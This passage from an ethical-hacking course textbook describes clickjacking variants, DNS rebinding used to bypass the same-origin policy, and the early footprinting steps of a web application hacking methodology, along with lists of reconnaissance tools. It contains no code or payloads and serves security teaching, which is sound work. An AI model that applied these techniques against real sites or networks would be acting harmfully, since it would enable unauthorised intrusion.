- **Complete transparent overlay**: In this technique, the transparent, legitimate page or tool page is overlaid on the previously designed malicious page. Then, it is loaded into an invisible iframe and the higher z-index value is assigned for positioning it on top.
- **Cropping**: In this technique, only the selected controls from the transparent page are overlaid. This technique depends on the goal of the attack and may involve masking buttons with hyperlinks and text labels with false information, changing the button

labels with wrong commands, and completely covering the legitimate page with misleading information while exposing only one original button.

- **Hidden overlay**: In this technique, the attacker creates an iframe of 1×1 pixels containing malicious content placed secretly under the mouse cursor. When the user clicks on this cursor, it will be registered on the malicious page although the malicious content is concealed by the cursor.
- **Click event dropping**: This technique can completely hide a malicious page behind a legitimate page. It can also be used to set the CSS pointer-events property of the top to none. This can cause click events to "drop" through the legitimate masked page and registers only the malicious page.
- **Rapid content replacement**: In this technique, the targeted controls are covered by opaque overlays that are removed only for a moment for registering a click. An attacker using this technique needs to accurately predict the time taken by the victim to click on the web page.





Figure 14.37: Illustration of clickjacking attack



DNS Rebinding Attack

Attackers use the DNS rebinding technique to bypass the same-origin policy's security constraints, allowing the malicious web page to communicate with or make arbitrary requests to local domains. For instance, if a client is working for an organization, he/she mostly uses the internal or private network. Any externals resources cannot be accessed inside that private network due to the same-origin policy (SOP). Hence, attackers cannot directly communicate with the local network due to restrictions in the SOP. Therefore, they use the DNS rebinding technique to circumvent this SOP security implementation.

How DNS Rebinding Works

An attacker creates a malicious website with the domain name certifiedhacker.com and registers it with the DNS server controlled by him/her. Now, the attacker configures the DNS server to send DNS responses with very short TTL values to avoid caching of the responses. Then, the attacker begins his/her intended operation with the HTTP server that contains the malicious website http://certifiedhacker.com.

When the victim opens the malicious website, the attacker's DNS server sends the IP Address of the HTTP server that hosts the attacker-controlled website http://certifiedhacker.com. The web server responds with a page that runs JavaScript code in the victim's browser. Then, the JavaScript code accesses the website on the domain *http://certifiedhacker.com* to get additional resources from *http://certifiedhacker.com/secret.html*. When the browser runs the JavaScript, it makes a DNS request for the domain (owing to the short TTL configuration), but the attacker-controlled DNS server responds with a new IP. For instance, if the attacker-controlled DNS server responds with the private or internal IP of xyz.com, the victim's browser loads http://xyz.com/secret.html and not *http://certifiedhacker.com/secret.html* successfully by bypassing the SOP.






Figure 14.38: Demonstration of DNS rebinding attack

Module Flow



Web Application Hacking Methodology



Web Application Hacking Methodology

The previous section discussed the security posture of web applications by analyzing various types of threats/attacks currently in use. Attackers perform these attacks using a detailed process called the hacking methodology. This section will describe the steps of the hacking methodology, explaining how attackers target web applications.

Attackers use the web application hacking methodology to gain knowledge of a particular web application to compromise it successfully. This methodology allows them to plan each step in detail to increase their chances of successfully hacking the application. Under this methodology, they do the following to collect detailed information about various resources needed to run or access the web application:

- Footprint web infrastructure
- Analyze web applications
- Bypass client-side controls
- Attack authentication mechanisms
- Attack authorization schemes
- Attack access controls
- Attack session management mechanisms
- Perform injection attacks
- Attack application logic flaws
- Attack shared environments
- Attack database connectivity
- Attack web application clients
- Attack web services

If hackers do not use this process and try to exploit the web application directly, their chances of failure increases. The following phases of this module will provide a detailed explanation of how attackers derive information about these resources.

Footprint Web Infrastructure

- Web infrastructure footprinting is the first step in web application hacking; it helps attackers to select victims and identify vulnerable web applications

Server Discovery	Discover the physical servers that host web applications
Service Discovery	Discover the services running on web servers that can be exploited as attack paths for web app hacking
Server Identification	Grab server banners to identify the make and version of the web server software
Hidden Content Discovery	Extract content and functionality that is not directly linked or reachable from the main visible content
Load Balancers Detection	Detect load balancers along with their real IP addresses

Footprint Web Infrastructure: Server Discovery

- Server discovery gives information about server locations and ensures that the target server is live on the Internet

Whois Lookup

Whois lookup utilities provide information about the IP address of the web server and DNS names

Whois Lookup Tools:

- Netcraft (*https://www.netcraft.com*)
- SmartWhois (*https://www.tamos.com*)
- WHOIS Lookup (*http://whois.domaintools.com*)
- Batch IP Converter (*http://www.sabsoft.com*)

DNS Interrogation

DNS interrogation provides information about the locations and types of servers

DNS Interrogation Tools:

- Professional Toolset (*https://tools.dnsstuff.com*)
- DNSRecon (*https://github.com*)
- DNS Records (*https://network-tools.com*)
- Domain Dossier (*https://centralops.net*)

Port Scanning


Port scanning attempts to connect to a particular set of TCP or UDP ports to discover services that exist on the server

Port Scanning Tools:

- Nmap (*https://nmap.org*)
- Advanced Port Scanner (*https://www.advanced-port-scanner.com*)
- NetScanTools Pro (*https://www.netscantools.com*)
- Hping (*http://www.hping.org*)

Footprint Web Infrastructure: Service Discovery


1. Scan the target web server to identify common ports that web servers use for different services
2. You can use tools such as Nmap, NetScanTools Pro, and Sandcat Browser for discovering services
3. Identified services act as attack paths for web application hacking



